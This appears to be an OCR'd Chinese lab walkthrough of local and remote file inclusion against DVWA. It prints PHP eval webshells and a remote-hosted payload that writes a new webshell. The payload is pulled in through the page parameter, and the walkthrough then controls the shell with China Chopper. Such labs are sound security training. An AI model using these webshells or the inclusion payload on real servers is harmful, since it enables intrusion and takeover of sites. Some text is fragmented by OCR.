




```
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# ls
help  include.php  index.php  shell20.php  source
root@owaspbwa:/var/www/dvwa/vulnerabilities/fi# more shell20.php
<?php eval($_POST[yangge]);?>
```

通过菜刀连接webshell

```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell20.php
```



http://www.maicaidao.com/server.asp	127.0.0.1	<T>ADO</T...	2012-05-03 14:...
http://www.maicaidao.com/server.aspx	127.0.0.1	<T>ADO</T...	2012-05-03 14:...
http://www.maicaidao.com/server.php	127.0.0.1	<T>MYSQL<...	2012-05-03 14:...


添加SHELL

地址： p://192.168.106.134/dvwa/vulnerabilities/fi/shell20.php　angge

配置：

备注：

默认类别　PHP (Eval)　GB2312　添加




/var/www/dvwa/hackable/uploads/　读取

192.168.106.134　目录(0),文件(2)

名称	时间	大小	属性
yangge.jpg	2018-09-15 23:12:48	22709	0644
shell1.php	2018-09-15 23:26:56	33	0644


3.3 远程文件包含+webshell

建立远程服务器，本项目使用kali作为远程服务器




```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group defa
ult qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 00:0c:29:24:94:d1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.106.138/24 brd 192.168.106.255 scope global dynamic noprefixr
oute eth0
       valid_lft 1371sec preferred_lft 1371sec
    inet6 fe80::20c:29ff:fe24:94d1/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~#
```

```
root@kali:~# service apache2 start

root@kali:~# vim /var/www/html/yangge.txt
<?fputs(fopen("shell50.php","w"),'<?php eval($_POST[yangge50]);?>')?>
```



```
<?fp                    p","w"),'<?php eval($_POST[yangge50]);?>')?>
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                          1,70          All
```




192.168.106.138/yangge.txt

```
<?fputs(fopen("shell50.php","w"),'<?php eval($_POST[yangge50]);?>')?>
```

验证远程服务器提供文件正常

肉鸡端访问利用文件包含访问远程服务器后门文件




06.134/dvwa/vulnerabilities/fi/?page=http://192.168.106.138/yangge.txt

Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

More info

http://en.wikipedia.org/wiki/Remote_File_Inclusion
http://www.owasp.org/index.php/Top_10_2007-A3




```
root@owaspbwa:~# ls /var/www/dvwa/vulnerabilities/fi/
help  include.php  index.php  shell20.php  shell50.php  source
root@owaspbwa:~#
root@owaspbwa:~# more /var/www/dvwa/vulnerabilities/fi/shell50.php
<?php eval($_POST[yangge50]);?>
root@owaspbwa:~#
```

已生成最终的webshell

中国菜刀远程连接控制

```
http://192.168.106.134/dvwa/vulnerabilities/fi/shell50.php
```



http://192.168.106.134/dvwa/vulnerabilities/fi/shell...	??|192.168.106.134		2018-09-16 11:...
http://www.maicaidao.com/server.asp	127.0.0.1	<T>ADO</T...	2012-05-03 14:...
http://www.maicaidao.com/server.aspx	127.0.0.1	<T>ADO</T...	2012-05-03 14:...
http://www.maicaidao.com/server.php	127.0.0.1	<T>MYSQL<...	2012-05-03 14:...

添加SHELL


地址: p://192.168.106.134/dvwa/vulnerabilities/fi/shell50.php yangg

配置:

密码为刚才的：yangge50

备注:


默认类别 ▾ PHP (Eval) ▾ GB2312 ▾ 添加



/var/www/dvwa/hackable/uploads/ 读取


192.168.106.134 目录(0),文件(2)

名称	时间	大小	属性
yangge.jpg	2018-09-15 23:12:48	22709	0644
shell1.php	2018-09-15 23:26:56	33	0644



```
[*] 基本信息 [  Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686(www-data) ]

[/var/www/dvwa/hackable/uploads/]$ netstat -an | grep ESTABLISHED
tcp        0      0 192.168.106.134:80      192.168.106.1:55907     ESTABLISHED
udp6       0      0 ::1:40918               ::1:40918               ESTABLISHED


[/var/www/dvwa/hackable/uploads/]$ pwd
/var/www/dvwa/hackable/uploads


[/var/www/dvwa/hackable/uploads/]$ whoami
www-data


[/var/www/dvwa/hackable/uploads/]$ touch yangge100.txt


[/var/www/dvwa/hackable/uploads/]$ ls
yangge.jpg
yangge100.txt


[/var/www/dvwa/hackable/uploads/]$ |
```

4. 中安全级别渗透



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium ▾ Submit

